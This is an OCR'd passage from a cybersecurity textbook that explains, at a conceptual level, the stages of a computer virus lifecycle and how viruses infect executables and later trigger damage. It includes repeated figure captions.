
Stages of Virus Lifecycle

Design	Developing virus code using **programming languages** or construction kits
Replication	Virus replicates itself for a period within the **target system** and then spreads itself
Launch	It gets activated when the user performs certain actions such as running **infected programs**
Detection	A virus is identified as a threat infecting target systems
Incorporation	Antivirus software developers **assimilate defenses** against the virus
Execution of the damage routine	Users **install antivirus updates** and eliminate the **virus threats**

Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.
4. **Detection**: The virus is identified as a threat infecting target system.
5. **Incorporation**: Antivirus software developers assimilate defenses against the virus.
6. **Execution of the damage routine**: Users install antivirus updates and eliminate the virus threats.



Working of Viruses

Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to a **.exe** file in the system

Before Infection
After Infection
.EXE File
File Header
IP
Start of Program
End of Program
.EXE File
File Header
IP
Start of Program
End of Program
Virus Jump
.exe
Clean File
.exe
Virus Infected File

Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are run, and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a specific event

Unfragmented File Before Attack
File: A
File: B
Page: 1
Page: 2
Page: 3
Page: 1
Page: 2
Page: 3
File Fragmented Due to Virus Attack
Page: 1 File: A
Page: 3 File: B
Page: 1 File: B
Page: 3 File: A
Page: 2 File: B
Page: 2 File: A

Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

- **Infection Phase**

  Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

  The two most important factors in the infection phase of a virus are as follows:

  - Method of infection
  - Method of spreading

  A virus infects a system in the following sequence:

  - The virus loads itself into memory and checks for an executable on the disk.
  - The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
  - The user is unaware of the replacement and launches the infected program.

- The execution of the infected program also infects other programs in the system.
- The above cycle continues until the user realizes that there is an anomaly in the system.

Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

Specific viruses infect in different ways, such as

- A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
    - Source code
    - Batch files
    - Script files
- Boot sector viruses execute their code before the target PC is booted.

Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer's memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage. Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the.EXE file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files**: A virus can infect a variety of files.
- **File-sharing services**: A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **DVDs and other storage media**: When infected storage media such as DVDs, flash drives, and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads**: A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.



Before Infection
After Infection
.EXE File
File Header
IP
Start of Program
End of Program
.EXE File
File Header
IP
Start of Program
End of Program
Virus Jump
.exe
Clean File
.exe
Virus Infected File

Figure 7.34: Infection Phase

- **Attack Phase**

  Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

  Most viruses that attack target systems perform the following actions:

  - Delete files and alter the content of data files, slowing down the system
  - Perform tasks not related to applications, such as playing music and creating animations




Unfragmented File Before Attack
File: A
File: B
Page: 1
Page: 2
Page: 3
Page: 1
Page: 2
Page: 3
File Fragmented Due to Virus Attack
Page: 1 File: A
Page: 3 File: B
Page: 1 File: B
Page: 3 File: A
Page: 2 File: B
Page: 2 File: A

Figure 7.35: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- Viruses execute upon triggering specific events
- Some viruses execute and corrupt via built-in bug programs after being stored in the host's memory
- The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host



How does a Computer Get Infected by Viruses?

